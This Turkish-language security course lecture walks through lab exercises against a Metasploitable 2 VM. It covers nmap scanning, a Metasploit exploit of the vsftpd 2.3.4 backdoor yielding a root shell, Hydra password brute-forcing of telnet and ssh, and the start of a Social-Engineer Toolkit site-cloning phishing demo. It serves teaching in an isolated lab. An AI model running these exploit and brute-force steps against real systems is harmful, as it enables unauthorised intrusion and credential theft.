



10. Hafta

TARAMA, ZAFİYET TESPİTİ VE PAROLA KIRMA

Tarama

- **Nmap**
 - Host, versiyon, tcp, ping, protocol, vb..
- Hping3
 - Port, flag(paket), udp, vb..
- Zmap
- Netcat
- Nbtscan

nmap

- Nmap (**N**etwork **M**apper)
 - sT (3lü el sıkışma)
 - sS (Syn taraması)
 - sA (Ack firewall varmı)
 - P 80 (ping olmadan 80.port)
 - sU (Udp portlar)
 - V (versiyonlar)
 - O (işletim sistemi tahmini)
- `nmap -sS -sV --open -n 192.168.1.1`



Zafiyet Tespiti

- Network
 - Nessus, **OpenVas**, INFRA
- Web
 - Nikto, Acunetix, Burp Suite, Owasp Zap
- Metasploit
- Metasploitable 2

Parola Kırma

- **Hydra**
- Medusa
- Mimikatz
- Ncrack


hydra -L userlist -P passlist 192.168.0.1 protokol

Uygulama 1

- Metasploitable 2
- Nmap
- vsftpd
- Metasploit
- Exploit

Metasploitable

Kullanıcı adı ve parola, msfadmin



```
Metasploitable-2 - VMware Workstation 14 Player (Non-commercial use only)

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

metasploitable login: msfadmin
Password:
Last login: Sun Apr  1 18:48:18 EDT 2018 from 192.168.72.142 on pts/7
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$
```


Metasploitable

ifconfig komutu ile IP bilgisini öğreniyoruz..



```
Metasploitable-2 - VMware Workstation 14 Player (Non-commercial use only)
Player ▾ | [Icons] | [Icons]
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:35:17:86
          inet addr:192.168.72.131  Bcast:192.168.72.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe35:1786/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:54 errors:0 dropped:0 overruns:0 frame:0
          TX packets:73 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:6338 (6.1 KB)  TX bytes:7630 (7.4 KB)
          Interrupt:19 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:99 errors:0 dropped:0 overruns:0 frame:0
          TX packets:99 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:21713 (21.2 KB)  TX bytes:21713 (21.2 KB)

msfadmin@metasploitable:~$
```

Erişim Kontrolü

Kali sanal makinamızdan Metasploitable2 sanal makinamıza ping ile erişim sağladığımızı kontrol ediyoruz. *(Metasploitable'in IP'sini öğrenmiştik)*

```
root@kali:~# ping 192.168.72.131
PING 192.168.72.131 (192.168.72.131) 56(84) bytes of data.
64 bytes from 192.168.72.131: icmp_seq=1 ttl=64 time=6.57 ms
64 bytes from 192.168.72.131: icmp_seq=2 ttl=64 time=0.737 ms
64 bytes from 192.168.72.131: icmp_seq=3 ttl=64 time=0.752 ms
64 bytes from 192.168.72.131: icmp_seq=4 ttl=64 time=0.811 ms
^C
--- 192.168.72.131 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3010ms
rtt min/avg/max/mdev = 0.737/2.219/6.578/2.516 ms
root@kali:~#
```

Nmap ile Tarama

Nmap aracı ile sanal makinamızın taramasını başlatıyoruz.

(Taradığımız makine, metasploitable sanal makinesi)

```
root@kali:~# nmap -T4 -sS -sV --open -n 192.168.72.131
Starting Nmap 7.60 ( https://nmap.org ) at 2018-04-02 02:08 +03
```

Nmap Tarama Sonuçları

Tarama sonucu zaafiyetler barından sistemde açık olan servisler, portları ve sürüm bilgilerine erişiyoruz.

```
Not shown: 976 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  tcpwrapped
1099/tcp  open  rmiregistry  GNU Classpath grmiregistry
1524/tcp  open  shell        Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
32773/tcp open  status       1 (RPC #100024)
MAC Address: 00:0C:29:35:17:86 (VMware)
Service Info: Hosts: metasploitable.localdomain, localhost, irc.Metasploitable.LAN; OSs: Unix, Linux;
E: cpe:/o:linux:linux_kernel
```

Nmap Sonucu Değerlendirme

İlk sırada bulunan ftp servisinin vsftpd sürümüne ilişkin bir zafiyet sömürme aracı varmı kontrol ediyoruz.

```
Not shown: 976 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  tcpwrapped
1099/tcp  open  rmiregistry  GNU Classpath grmiregistry
1524/tcp  open  shell        Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
32773/tcp open  status       1 (RPC #100024)
MAC Address: 00:0C:29:35:17:86 (VMware)
Service Info: Hosts: metasploitable.localdomain, localhost, irc.Metasploitable.LAN; OSs: Unix, Linux;
E: cpe:/o:linux:linux_kernel
```


Metasploit

Metasploit aracını açıyoruz..
msfconsole veya M simgesi ile..



```
root@kali:~# msfconsole
Call trans opt: received. 2-19-98 13:24:18 REC:Loc
Trace program: running
wake up, Neo...
the matrix has you
follow the white rabbit.
knock, knock, Neo.
```



<https://metasploit.com>

```
= [ metasploit v4.16.16-dev ]
+ -- -- [ 1702 exploits - 969 auxiliary - 299 post ]
+ -- -- [ 503 payloads - 40 encoders - 10 nops ]
+ -- -- [ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > 
```

Metasploit

Metasploit içerisinde vsftpd ile ilgili arama yapıyoruz..

search vsftpd

Bir adet backdoor buluyoruz.

```
msf > search vsftpd
```

```
Matching Modules
```

```
=====
```

Name	Disclosure Date	Rank	Description
----	-----	----	-----
exploit/unix/ftp/vsftpd_234_backdoor	2011-07-03	excellent	VSFTPD v2.3.4 Backdoor Command Execution

Metasploit

Bulduğumuz exploit'i kullanmaya ve seçeneklerini görmeye başlıyoruz.

use exploit/unix/ftp/vsftpd_234_backdoor
show options

```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
msf exploit(vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  ----      -
  RHOST      RHOST            yes       The target address
  RPORT      21               yes       The target port (TCP)

Exploit target:

  Id  Name
  --  --
  0    Automatic
```


Metasploit

Ardından RHOST ile IP tanımlıyoruz, payload seçeneklerine bakıyoruz.

***set** RHOST 192.168.72.131*

show payloads

```
msf exploit(vsftpd_234_backdoor) > set RHOST 192.168.72.131
RHOST => 192.168.72.131
msf exploit(vsftpd_234_backdoor) > show payloads
```

```
Compatible Payloads
=====
```

Name	Disclosure Date	Rank	Description
----	-----	----	-----
cmd/unix/interact		normal	Unix Command, Interact with Established Connection

Metasploit

Payload'ı kullanmak için tanımlıyoruz ve seçeneklerine bakıyoruz.

set payload cmd/unix/interact

show payloads

```
msf exploit(vsftpd_234_backdoor) > set payload cmd/unix/interact
payload => cmd/unix/interact
msf exploit(vsftpd_234_backdoor) > show options
```

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

Name	Current Setting	Required	Description
RHOST	192.168.72.131	yes	The target address
RPORT	21	yes	The target port (TCP)

Payload options (cmd/unix/interact):

Name	Current Setting	Required	Description
------	-----------------	----------	-------------

Exploit target:

Id	Name
0	Automatic

Metasploit

RPORT ile port tanımlamasını yapıyoruz.

set RPORT 21

```
msf exploit(vsftpd_234_backdoor) > set payload cmd/unix/interact
payload => cmd/unix/interact
msf exploit(vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  ----      -
  RHOST     192.168.72.131  yes       The target address
  RPORT     21               yes       The target port (TCP)

Payload options (cmd/unix/interact):

  Name      Current Setting  Required  Description
  ----      -
  PAYLOAD   cmd/unix/interact

Exploit target:

  Id  Name
  --  -
  0    Automatic

msf exploit(vsftpd_234_backdoor) > set RPORT 21
RPORT => 21
msf exploit(vsftpd_234_backdoor) > 
```

Metasploit

Tanımladığımız bilgiler doğrultusunda payload'ın çalıştırılması için başlatıyoruz.

exploit

veya

Run

```
msf exploit(vsftpd_234_backdoor) > exploit

[*] 192.168.72.131:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.72.131:21 - USER: 331 Please specify the password.
[+] 192.168.72.131:21 - Backdoor service has been spawned, handling...
[+] 192.168.72.131:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.72.142:33671 -> 192.168.72.131:6200) at 2018-04-02 02:21:30 +0300
```

Metasploit

Exploit çalıştı başarılı bir şekilde payload makinanın shell oturumunu açtı.. Artık sistemdeyiz...

```
msf exploit(vsftpd_234_backdoor) > exploit

[*] 192.168.72.131:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.72.131:21 - USER: 331 Please specify the password.
[+] 192.168.72.131:21 - Backdoor service has been spawned, handling...
[+] 192.168.72.131:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.72.142:33671 -> 192.168.72.131:6200) at 2018-04-02 02:21:30 +0300

uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
pwd
/
whoami
root
w
 19:22:25 up 18 min,  2 users,  load average: 0.00, 0.00, 0.01
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
msfadmin  tty1     -               19:05    16:07m 0.04s   0.01s -bash
root      pts/0    :0.0            19:04    17:52m 0.01s   0.01s -bash
```

Uygulama 2

- Metasploitable 2
- Nmap
- ssh
- hydra

Metasploitable

Hedef sistem olarak belirlenen sanal makinamızın IP bilgisini öğrendikten sonra Nmap taraması ile erişmek istediğimiz servisleri belirliyoruz. (*telnet ve ssh*)

```
Not shown: 976 closed ports
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd 2.3.4
22/tcp    open  ssh            OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet         Linux telnetd
25/tcp    open  smtp           Postfix smtpd
53/tcp    open  domain         ISC BIND 9.4.2
80/tcp    open  http           Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind        2 (RPC #100000)
139/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec           netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  tcpwrapped
1099/tcp  open  rmiregistry    GNU Classpath grmiregistry
1524/tcp  open  shell          Metasploitable root shell
2049/tcp  open  nfs            2-4 (RPC #100003)
2121/tcp  open  ftp            ProFTPD 1.3.1
3306/tcp  open  mysql          MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql     PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc            VNC (protocol 3.3)
6000/tcp  open  X11            (access denied)
6667/tcp  open  irc            UnrealIRCd
8009/tcp  open  ajp13          Apache Jserv (Protocol v1.3)
8180/tcp  open  http           Apache Tomcat/Coyote JSP engine 1.1
32773/tcp open  status         1 (RPC #100024)
MAC Address: 00:0C:29:35:17:86 (VMware)
```

Hydra ile Parola Kırma Atağı

Servislerin kullanıcı adı ve parolasını tekil olarak tahmin ile denemek için Hydra'yı kullanıyoruz. (*telnet ve ssh*)

```
root@kali:~# hydra -l user -p user 192.168.72.131 telnet
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations
illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2018-04-02 02:24:21
[WARNING] telnet is by its nature unreliable to analyze, if possible better choose FTP, SSH, etc. if a
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:0), ~1 try per task
[DATA] attacking telnet://192.168.72.131:23/
[23][telnet] host: 192.168.72.131 login: user password: user
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2018-04-02 02:24:22
root@kali:~# hydra -l user -p user 192.168.72.131 ssh
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations
illegal purposes.


Hydra (http://www.thc.org/thc-hydra) starting at 2018-04-02 02:24:32
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the
se -t 4
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:0), ~1 try per task
[DATA] attacking ssh://192.168.72.131:22/
[22][ssh] host: 192.168.72.131 login: user password: user
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2018-04-02 02:24:32
root@kali:~#
```


Hydra

Kullanıcı adı ve parola listeleri oluşturup onları Hydra ile deniyoruz.

```
root@kali:~# hydra -L /root/Desktop/users -P /root/Desktop/pass 192.168.7.7
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or
illegal purposes.

Hydra (http://www.thc.org/thc-hydra) started at 2018-04-02 02:25:31
[WARNING] user
[DATA] mamsfadmin
[DATA] atadmin
[23][telnet] service
[23][telnet] root
[23][telnet]
1 of 1 targets completed
Hydra (http://www.thc.org/thc-hydra) finished at 2018-04-02 02:25:31
root@kali:~#
```



The image shows a Kali Linux terminal window with a Hydra command being executed. The command is `hydra -L /root/Desktop/users -P /root/Desktop/pass 192.168.7.7`. The terminal output shows the Hydra version (v8.6), a warning, and the start of the attack. Two file editors are open in the foreground. The first editor, titled `users`, shows the contents of the `/root/Desktop/users` file, which contains the following text: `user`, `mamsfadmin`, `atadmin`, `service`, `root`, and a blank line. The second editor, titled `pass`, shows the contents of the `/root/Desktop/pass` file, which contains the following text: `user`, `mamsfadmin`, `admin`, `service`, `root`, and a blank line. The terminal window also shows the Hydra command finishing at 2018-04-02 02:25:31.

Hydra

Liste denemelerimizin sonuçları.. *(telnet ve ssh)*

```
root@kali:~# hydra -L /root/Desktop/users -P /root/Desktop/pass 192.168.72.131 telnet
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organization
illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2018-04-02 02:25:18
[WARNING] telnet is by its nature unreliable to analyze, if possible better choose FTP, SSH, etc. if
[DATA] max 16 tasks per 1 server, overall 16 tasks, 25 login tries (l:5/p:0), ~5 tries per task
[DATA] attacking telnet://192.168.72.131:23/
[23][telnet] host: 192.168.72.131 login: user password: user
[23][telnet] host: 192.168.72.131 login: msfadmin password: msfadmin
[23][telnet] host: 192.168.72.131 login: service password: service
1 of 1 target successfully completed, 3 valid passwords found
Hydra (http://www.thc.org/thc-hydra) finished at 2018-04-02 02:25:24
root@kali:~# hydra -L /root/Desktop/users -P /root/Desktop/pass 192.168.72.131 ssh
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organization
illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2018-04-02 02:25:29
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce th
se -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 25 login tries (l:5/p:0), ~5 tries per task
[DATA] attacking ssh://192.168.72.131:22/
[22][ssh] host: 192.168.72.131 login: user password: user
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 11 final worker threads did not complete until end.
[ERROR] 11 targets did not resolve or could not be connected
[ERROR] 16 targets did not complete
Hydra (http://www.thc.org/thc-hydra) finished at 2018-04-02 02:25:31
root@kali:~#
```

Uygulama 3

- Man in the Middle
- Sosyal mühendislik

Sosyal Mühendislik

Site clone yöntemi ile kişileri orijinal sitelerin benzer zararlı kopyalarına ulaştırıp kullanıcı adı ve parola bilgilerini alma amaçlı bir sosyal mühendislik saldırı örneği oluşturmak için; Se-Toolkit kullanıyoruz.

```
root@kali:~# setoolkit
[-] New set.config.py file generated on: 2018-04-02 02:28:07.272469
[-] Verifying configuration update...
[*] Update verified, config timestamp is: 2018-04-02 02:28:07.272469
[*] SET is using the new config, no need to restart
```

Sosyal Mühendislik

SET açılıyor..

```

[---] The Social-Engineer Toolkit (SET) [---]
[---] Created by: David Kennedy (ReL1K) [---]
[---] Version: 7.7.4 [---]
[---] Codename: 'Blackout' [---]
[---] Follow us on Twitter: @TrustedSec [---]
[---] Follow me on Twitter: @HackingDave [---]
[---] Homepage: https://www.trustedsec.com [---]
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

Join us on irc.freenode.net in channel #setoolkit

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

